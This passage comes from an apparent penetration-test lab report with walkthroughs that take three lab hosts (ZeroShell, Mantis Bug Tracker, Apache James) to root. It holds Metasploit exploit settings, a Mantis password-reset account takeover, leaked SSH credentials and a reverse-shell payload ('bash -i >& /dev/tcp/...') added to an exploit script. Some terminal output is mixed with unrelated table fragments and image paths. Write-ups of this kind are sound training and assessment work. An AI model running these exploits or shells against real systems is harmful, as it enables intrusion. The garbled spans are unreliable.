Nmap done: 1 IP address (1 host up) scanned in 3.42 seconds
```

A more in-depth look at open ports. Note Apache ZeroShell in use.

```
nmap -A 10.15.1.60
```

```
(root💀kali)-[~]
# nmap -A 10.15.1.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 18:06 EDT
Nmap scan report for 10.15.1.60
Host is up (0.22s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 ea:19:78:6e:a9:6f:d7:28:1d:c4:df:18:ff:91:59:50 (RSA)
|   256 09:9a:21:87:b9:4e:f9:28:c1:86:9a:c0:57:69:14:af (ECDSA)
|_  256 73:2a:b7:0f:e3:3e:4e:7b:ce:7d:fe:be:6c:d1:3b:c3 (ED25519)
53/tcp    open  domain  ISC BIND
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to https://10.15.1.60:443/
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: ZeroShell
| ssl-cert: Subject: commonName=zeroshell
| Subject Alternative Name: DNS:zeroshell, IP Address:192.168.6.101
| Not valid before: 2021-05-26T13:53:04
|_Not valid after:  2023-05-26T13:53:04
|_ssl-date: TLS randomness does not represent time
```

```
749/tcp open  rpcbind
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.91%E=4%D=10/17%OT=22%CT=1%CU=41155%PV=Y%DS=2%DC=I%G=Y%TM=616C9E  
OS:B1%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10D%TI=Z%II=I%TS=A)OPS(O1=M  
OS:5B4ST11NW5%O2=M5B4ST11NW5%O3=M5B4NNT11NW5%O4=M5B4ST11NW5%O5=M5B4ST11NW5%  
OS:O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%  
OS:DF=Y%T=40%W=7210%O=M5B4NNSNW5%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=  
OS:0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)  
OS:T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%  
OS:RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops


TRACEROUTE
HOP RTT      ADDRESS
1  215.13 ms  10.15.1.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.64 seconds
```

Run Nikto on HTTP port 80. Observe nothing of particular interest.

```
[root@kali] ~]
# nikto -h 10.15.1.60
- Nikto v2.1.6
-----
+ Target IP:      10.15.1.60
+ Target Hostname: 10.15.1.60
+ Target Port:    80
+ Start Time:    2021-10-17 18:14:29 (GMT-4)
-----
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://10.15.1.60:443/
```

Navigate to 10.15.1.60 webserver. Observe ZeroShell Net Service in use which may prove to be exploitable.



The screenshot shows a web browser window with the title 'ZEROSHELL Net Services'. The URL bar shows 'https://10.15.1.60'. Below the title, there is a login form with fields for 'Username' and 'Password', and buttons for 'Login' and 'Password'. To the right of the login form, there is a link to 'X.509 certificates' with sub-links for 'CA', 'Users', 'Hosts', and 'CRL'.

Search for the potential ZeroShell exploit.

```
[root@kali] ~]
# searchsploit zeroshell
Exploit Title | Path
-----|-----
ZeroShell 'cgi-bin/kerbynet' - Local File Disclosure | linux/webapps/28558.txt
ZeroShell 1.0beta11 - Remote Code Execution | hardware/remote/8023.txt
ZeroShell 3.6.0/3.7.0 Net Services - Remote Code Execution | linux/webapps/41040.txt
ZeroShell 3.9.0 - 'cgi-bin/kerbynet' Remote Root Command Injection (Metasploit) | linux/webapps/49096.rb
```

Potential ZeroShell exploits exist, including one in Metasploit.

Add the desired exploit module to Metasploit.

```
$ cd /usr/share/metasploit-framework/modules/exploits/linux/http
$ sudo wget https://www.exploit-db.com/download/49096 -O 49096.rb

msf6 > reload_all
```

Search for ZeroShell exploit in Metasploit. Find exploit/linux/http/49096.

```
msf6 > search 49096

Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --          -----  -----  -----  -----
0  exploit/linux/http/49096  2019-07-17  normal  Yes    Zeroshell 3.9.0 Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/49096
```

Develop Exploit using Metasploit exploiting the /linux/http/49096 vulnerability discovered.

```
# msfconsole
msf6 > use exploit/linux/http/49096
msf6 exploit(unix/linux/http/49096) > set LHOST 172.16.5.3
msf6 exploit(unix/linux/http/49096) > set RHOST 10.15.1.60
msf6 exploit(unix/linux/http/49096) > show options

Module options (exploit/linux/http/49096):
Name      Current Setting  Required  Description
----      -----  -----  -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      10.15.1.60     yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
RPORT      443            yes       The target port (TCP)
SRVHOST    0.0.0.0         yes       The local host or network interface to listen on. This must
be an address on the local machine or 0.0.0.0 to listen on all add-
ressses.
SRVPORT    8080           yes       The local port to listen on.
SSL        true            yes       Use SSL
SSLCert           generated  Path to a custom SSL certificate (default is randomly
generated)
URIPATH           no        The URI to use for this exploit (default is random)
VHOST           no        HTTP server virtual host
Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----  -----  -----
LHOST    172.16.5.3        yes       The listen address (an interface may be specified)
LPORT    4444           yes       The listen port
Exploit target:
Id  Name
--  ---
0   Zeroshell 3.9.0 (x86)

msf6 exploit(unix/linux/http/49096) > run
```

Verify root privilege.

```
whoami
root
```

The exploit was executed successfully and we received a Meterpreter session with root privileges on the target.

Launch shell and verify IP address of target box.

```
ifconfig
ETH00      Link encap:Ethernet HWaddr 00:50:56:A9:FA:B6
            inet6 addr: fe80::250:56ff:fea9:fab6/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:377119 errors:0 dropped:260 overruns:0 frame:0
              TX packets:623470 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:75020257 (71.5 Mb) TX bytes:65138705 (62.1 Mb)

ETH00:00  Link encap:Ethernet HWaddr 00:50:56:A9:FA:B6
          inet addr:10.15.1.60 Bcast:10.15.1.255 Mask:255.255.255.0
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

VPN99      Link encap:Ethernet HWaddr 1E:CB:DD:F1:07:82
            UP BROADCAST MULTICAST MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:100
            RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

VPN99:00  Link encap:Ethernet HWaddr 1E:CB:DD:F1:07:82
          inet addr:192.168.250.254 Bcast:192.168.250.255 Mask:255.255.255.0
            UP BROADCAST MULTICAST MTU:1500 Metric:1

dummy1     Link encap:Ethernet HWaddr 96:4D:E9:3C:7B:FD
            inet addr:192.168.142.142 Bcast:192.168.142.255 Mask:255.255.255.255
            inet6 addr: fe80::944d:e9ff:fe3c:7bfd/64 Scope:Link
              UP BROADCAST RUNNING NOARP MTU:1500 Metric:1
              RX packets:0 errors:0 dropped:0 overruns:0 frame:0
              TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
```

Locate key.txt file in /root/key.txt.

```
cat /root/key.txt
```

```
cat /root/key.txt
usm8fx3c0f0vsxko3glx
```

key.txt

usm8fx3c0f0vsxko3glx

6. Mantis [B] | 10.15.1.74

Introduction

Tasked to conduct an assessment on 10.15.1.74. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Mantis Bug Tracker v1.3.0 / 2.3.0 - Password Reset vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerability, accessing the Mantis server, and finding credentials to launch a SSH session.

Vulnerabilities Discovered

OS: Linux mantis 4.4.0-21-generic

Open ports: HTTP [80], SSH [22], etc. [139, 445]

- Vulnerable to Mantis Bug Tracker v1.3.0 / 2.3.0 - Password Reset vulnerability.

CVE IDs: CVE-2017-7615

Exploit: <https://www.exploit-db.com/exploits/41890>

Contents of key.txt: 8fv6wznh6efx966okspg

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://mantisbt.org/bugs/view.php?id=22690#c56509>
- <https://www.exploit-db.com/exploits/41890>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-7615>

EXPLOIT DESCRIPTION

Mantis account verification page 'verify.php' allows resetting ANY user's password.

Remote un-authenticated attackers can send HTTP GET requests to Hijack ANY Mantis accounts by guessing the ID / username.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~] $ ip addr
1: :  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0  
        valid_lft 1597sec preferred_lft 1597sec  
    inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3  
    link/ppp  
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0  
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP port 80; SSH port 22; & ports 139 and 445.

```
(root💀kali)-[~] # nmap 10.15.1.74  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 21:19 EDT  
Nmap scan report for 10.15.1.74  
Host is up (0.27s latency).  
Not shown: 996 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
Nmap done: 1 IP address (1 host up) scanned in 2.87 seconds
```

A more in-depth look at open ports.

```
nmap -A 10.15.1.74
```

```
(root💀kali)-[~]
# nmap -A 10.15.1.74
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 21:25 EDT
Nmap scan report for 10.15.1.74
Host is up (0.20s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:20:85:0d:42:d0:88:8d:57:8f:0c:7b:fe:12:ff:8c (RSA)
|   256 1f:e5:0b:97:32:7d:07:f5:de:f7:34:7d:0d:e0:ba:c6 (ECDSA)
|_  256 25:7b:9b:15:86:7e:4a:19:04:bc:4f:58:79:9d:55:87 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.8-Ubuntu (workgroup: WORKGROUP)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel;3 cpe:/o:linux:linux_kernel;4 Performance
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: Host: MANTIS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
clock-skew: mean: 1h36m55s, deviation: 2h18m34s, median: 16m55s
nbstat: NetBIOS name: MANTIS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.8-Ubuntu)
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: \x00
|   FQDN: mantis
|   System time: 2021-10-17T21:42:22-04:00
smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported password
message_signing: disabled (dangerous, but default)
smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
smb2-time:
|   date: 2021-10-18T01:42:22
|   start_date: N/A
TRACEROUTE Method          Domain           File                           Initiator
HOP RTT      GET ADDRESS 10.15.1.60       favicon.ico                   FaviconLoader.js
1  198.34 ms 10.15.1.74

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 25.66 seconds
```


Run Nikto on HTTP port 80. We observe and explore the webpage [HTTP://10.15.1.74/mantisbt-2.3.0](http://10.15.1.74/mantisbt-2.3.0) discovered through the Nikto.

```
(kali㉿kali)-[~/usr/.../modules/exploits/linux/http]
$ nikto -h 10.15.1.74
- Nikto v2.1.6

+ Target IP:      10.15.1.74
+ Target Hostname: 10.15.1.74
+ Target Port:    80
+ Start Time:    2021-10-17 21:25:47 (GMT-4)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found, use '-C all' to force check all possible dirs
+ Entry '/mantisbt-2.3.0' in robots.txt returned a non-forbidden or redirect HTTP code (301)
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 54fc9fb802f1f, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+
```

Navigate to 10.15.1.74/mantisbt-2.3.0 webserver. Observe Mantis Bug Track Service in use which may prove to be exploitable.



Search for the potential Mantis 2.3.0 exploit.

```
(root㉿kali)-[~]
# searchsploit mantis 2.3.0
Exploit Title | Path
Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset | php/webapps/41890.txt
Mantis Bug Tracker 1.3.10/2.3.0 - Cross-Site Request Forgery | php/webapps/42043.txt
Mantis Bug Tracker 2.3.0 - Remote Code Execution (Unauthenticated) | php/webapps/48818.py
Shellcodes: No Results
```

Potential Mantis exploits exist. Searching exploit-db yields a Password Reset exploit can be used to gain access to the Mantis server as admin: <https://www.exploit-db.com/exploits/41890>

This exploit can be conducted using simple SQL Injection of the /verify.php.

```
10.15.1.74/mantisbt-2.3.0/verify.php?id=1&confirm_hash=
```

Your account information has been verified.
You must set a password here to allow you to log in again.

Edit Account - administrator

Real Name

Password

Confirm Password

Update User

Enter a name in the first field and password of choice such as "hack". Upon submitting, you are redirected to the following home page:

Assigned to Me (Unresolved) 1-1/1

0000001 Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset [All Projects] General - 2017-05-18 06:47

Unassigned 0-0/0

Reported by Me 1-1/1

0000001 Mantis Bug Tracker 1.3.0/2.3.0 - Password Reset [All Projects] General - 2017-05-18 06:47

Resolved 0-0/0

Timeline

Prev 2021-10-10 ... 2021-10-17

No activity within time range.

Look at "View Issues" tab and find "Activities". Credentials to log in via SSH can be found here.

The screenshot shows the MantisBT web application interface. On the left, there's a sidebar with icons for 'My View', 'View Issues' (which is selected), 'Report Issue', 'Change Log', 'Roadmap', 'Summary', and 'Manage'. The main content area has three sections: 'Users monitoring this issue' (empty), 'Activities' (showing a note from 'administrator' dated 2017-05-18 at 06:47, marked as private, with a note: 'Maybe we should try some other bug tracking web applications. Let's research some alternatives and install them on this TST server.' and an SSH credential 'SSH: mantis/mantis4testing' highlighted with a red box and arrow), and 'Add Note' (empty). At the top, the URL is 10.15.1.74/mantisbt-2.3.0/view.php?id=1, and the user is logged in as 'administrator'.

In terminal, launch and SSH session using discovered credentials.

```
(kali㉿kali)-[~/modules/exploits/linux/http]
$ ssh mantis@10.15.1.74
mantis@10.15.1.74's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic i686)

 * Documentation: https://help.ubuntu.com/
213 packages can be updated.
124 updates are security updates.

Last login: Mon Oct 18 18:24:54 2021 from 172.16.5.1
mantis@mantis:~$
```

Run "sudo su" to switch to root.

```
mantis@mantis:~$ sudo su
[sudo] password for mantis:
root@mantis:/home/mantis#
```


Verify root privilege.

```
root@mantis:/home/mantis# whoami
root
```

The exploit was executed successfully and we received a SSH session with root privileges on the target.

Verify IP address of target box.

```
root@mantis:/home/mantis# ifconfig  
ens160    Link encap:Ethernet  HWaddr 00:0c:29:d3:f8:39  
          inet addr:10.15.1.74  Bcast:10.15.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fed3:f839/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
             RX packets:3677 errors:0 dropped:10 overruns:0 frame:0  
             TX packets:1507 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
            RX bytes:449386 (449.3 KB)  TX bytes:560407 (560.4 KB)
```



Locate key.txt file in /root/key.txt.

```
$ sudo su  
# cat /root/key.txt
```

```
mantis@mantis:~$ sudo su  
root@mantis:/home/mantis# cat /root/key.txt  
8fv6wznh6efx966okspg
```

key.txt

8fv6wznh6efx966okspg

7. James [B] | 10.15.1.95

Introduction

Tasked to conduct an assessment on 10.15.1.95. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Apache James Server 2.3.2 - Remote Command Execution vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities and utilizing privilege escalation from a non-privileged user.

Vulnerabilities Discovered

OS: Linux james 4.4.0-59-generic

Open ports: SSH [22], SMTP [25], POP3 [110], and NNTP [119].

- Vulnerable to Apache James Server 2.3.2 - Remote Command Execution vulnerability.

CVE IDs: N/A

Exploit: /usr/share/exploitdb/exploits/linux/remote/[35513.py](https://www.exploit-db.com/exploits/35513) (from <https://www.exploit-db.com/exploits/35513>)

Contents of key.txt: yj351o4zt2wgplr4kafu

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

<https://www.exploit-db.com/exploits/35513>

<https://www.exploit-db.com/docs/english/40123-exploiting-apache-james-server-2.3.2.pdf>

EXPLOIT DESCRIPTION

This exploit works on default installation of Apache James Server 2.3.2 example paths that will automatically execute payload on some action: /etc/bash_completion.d , /etc/pm/config.d.

Attack Narrative

Begin from the local machine.

	109	113	Anthony	10.15.1.109	Beginner	4 days ago
1:				10.15.1.113	Beginner	1 month ago
						2 months ago
						7 months ago
						3 days ago
2: eth0 :	<BROADCAST,MULTICAST,UP,LOWER_UP>	mtu 1500 qdisc pfifo_fast state UP group default qlen 1000				0 weeks ago
	link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff		10.15.1.136	Advanced+		8 months ago
	inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0		10.15.1.142	Advanced+		5 months ago
	valid_lft 1588sec preferred_lft 1588secak		10.15.1.146	Advanced		1 day ago
	inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute		10.15.1.160	Advanced		4 months ago
	valid_lft forever preferred_lft forever		10.15.1.164	Advanced+		2 weeks ago
11: ppp0 :	<POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP>	mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3				
	link/ppp					
	inet 172.16.5.2 peer 1.1.1.1/32 scope global ppp0		10.15.1.160	Advanced		
	valid_lft forever preferred_lft forever		10.15.1.164	Advanced+		

Scan for open ports. Discover SSH port 22; SMTP port 25; POP3 port 110; and NNTP port 119.

```
(kali㉿kali)-[~/modules/exploits/linux/http]
$ nmap 10.15.1.95
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-18 21:29 EDT
Nmap scan report for 10.15.1.95
Host is up (0.34s latency).          WinAS01
Not shown: 996 closed ports        Teamspeak
PORT      STATE SERVICE
22/tcp    open  ssh           146          Jennifer
25/tcp    open  smtp          156          PM
110/tcp   open  pop3         156          Core
119/tcp   open  nntp         160          Core

Nmap done: 1 IP address (1 host up) scanned in 23.69 seconds
```

A more in-depth look at open ports. Note Apache James 2.3.2 server in use. This may be exploitable.

```
nmap -A 10.15.1.95
```

```
(root💀kali)-[~]
# nmap -A 10.15.1.95
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-18 21:30 EDT
Nmap scan report for 10.15.1.95
Host is up (0.32s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   95          james          10.15.1.95      Beginner
|     2048 f2:7d:fd:ff:67:07:9e:d7:fd:67:29:c8:8b:24:a5:d0 (RSA)
|     256 f6:8b:f0:c6:60:85:ba:68:02:b0:3c:18:31:47:53:20 (ECDSA)
|_    256 05:52:2f:32:0c:36:f5:fb:98:00:e9:c1:6e:81:94:1f (ED25519)
25/tcp    open  smtp     JAMES smtpd 2.3.2
| _smtp-commands: james Hello nmap.scanme.org (172.16.5.2 [172.16.5.2]), 17
110/tcp   open  pop3    JAMES pop3d 2.3.2
119/tcp   open  nntp    JAMES nntpd (posting ok) 10.15.1.121
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: Host: james; OS: Linux; CPE: cpe:/o:linux:linux_kernel:4.1.142
TRACEROUTE
HOP RTT      ADDRESS
1  317.74 ms 10.15.1.95
                           146 Jennifer          10.15.1.146      Advanced
                           156 PM                10.15.1.156      Advanced+
                           160 Core              10.15.1.160      Advanced
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 31.83 seconds
```

Search for the potential Apache James 2.3.2 exploit.

Exploit Title	ID	Author	Platform	Published	Last Updated	Path
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)	129	Sam	10.15.1.129	Advanced+	3 weeks ago	linux/remote/48130.rb
Apache James Server 2.3.2 - Remote Command Execution	130	WInAS01	10.15.1.136	Advanced+	8 months ago	linux/remote/35513.py
Apache James Server 2.3.2 - Remote Command Execution	142	Teampeak	10.15.1.142	Advanced+	5 months ago	

Potential Apache James 2.3.2 exploits exist. We will be interested in the [35513.py](#) script.

Download a copy of the exploit code to working directory. We will work off of this copy so as to not modify the original file as we may need to revert to or reuse the original file later.

```
(root💀kali)-[~]
# wget https://www.exploit-db.com/download/35513 -O 35513.py
--2021-10-18 21:48:41-- https://www.exploit-db.com/download/35513
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2442 (2.4K) [application/txt]
Saving to: '35513.py' (121)

100%[=====] 2.38K --.-KB/s in 0s

35513.py      124  Brie          10.15.1.124      Beginner    3 days ago
129 Sam          10.15.1.129      Advanced+   3 weeks ago
2021-10-18 21:48:41 (12.2 MB/s) - '35513.py' saved [2442/2442]

(root💀kali)-[~]
# ls
35513.py      146 Jennifer      10.15.1.146      Advanced    1 day ago
142 Teampeak    10.15.1.142      Advanced+   5 months ago
156 PM          10.15.1.156      Advanced    5 months ago
```

Edit the payload to execute commands on the target host.

```
bash -i >& /dev/tcp/172.16.5.2/4444 0>&1
```

```
# specify payload          109          AS45          10.15.1.109
#payload = 'touch /tmp/proof.txt' # to exploit on a user
payload = 'bash -i >& /dev/tcp/172.16.5.2/4444 0>&1' # to exploit only on root
# credentials to James Remote Administration Tool (Default - root/root)
user = 'root'          113          PBX          10.15.1.113
pwd = 'root'          117          NAS          10.15.1.117
121          NAS          10.15.1.121
```

Run the exploit with a listener open in another terminal. Wait for somebody to log in to James server.

```
# python 35513.py 10.15.1.95      #exploit
```

```
$ nc -nlvp 4444      #listener
```

```
(root💀kali)-[~]  109          AS45
└─# python 35513.py 10.15.1.95
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.  113          PBX
  117          NAS
  121          NAS
(kali㉿kali)-[~]
└─$ nc -nlvp 4444  17
listening on [any] 4444 ...
```

This exploit will give us a command terminal for user James, not root. This terminal will close automatically after a short period of time. In order to counter this, immediately run "bash" to open an additional bash terminal so as to still have a running terminal after the initial one closes out.

```
(kali㉿kali)-[~] 10.15.10.10
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.16.5.2] from (UNKNOWN) [10.15.1.95] 59598
\udce5\udcbc\udccf command not found
lImpl\udcc4x
L: command not found
bash: attributestLjava/util/HashMap: No such file or directory
bash: L
    errorMessagetLjava/lang/String: No such file or directory
bash: L
    lastUpdatedtLjava/util/Date: No such file or directory
bash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
Lnameq~L: command not found
bash: recipientstLjava/util/Collection: No such file or directory
L: command not found
remoteAddrq~L: command not found
bash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
Lstateq~xpsrorg.apache.mailet.MailAddress: command not found
\udc91\udc92\udc84m\udcc7{\udca4IposLhostq~xp: command not found
bash: @team.pl>
Message-ID: <22422027.0.1634611004208.JavaMail.root@james>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
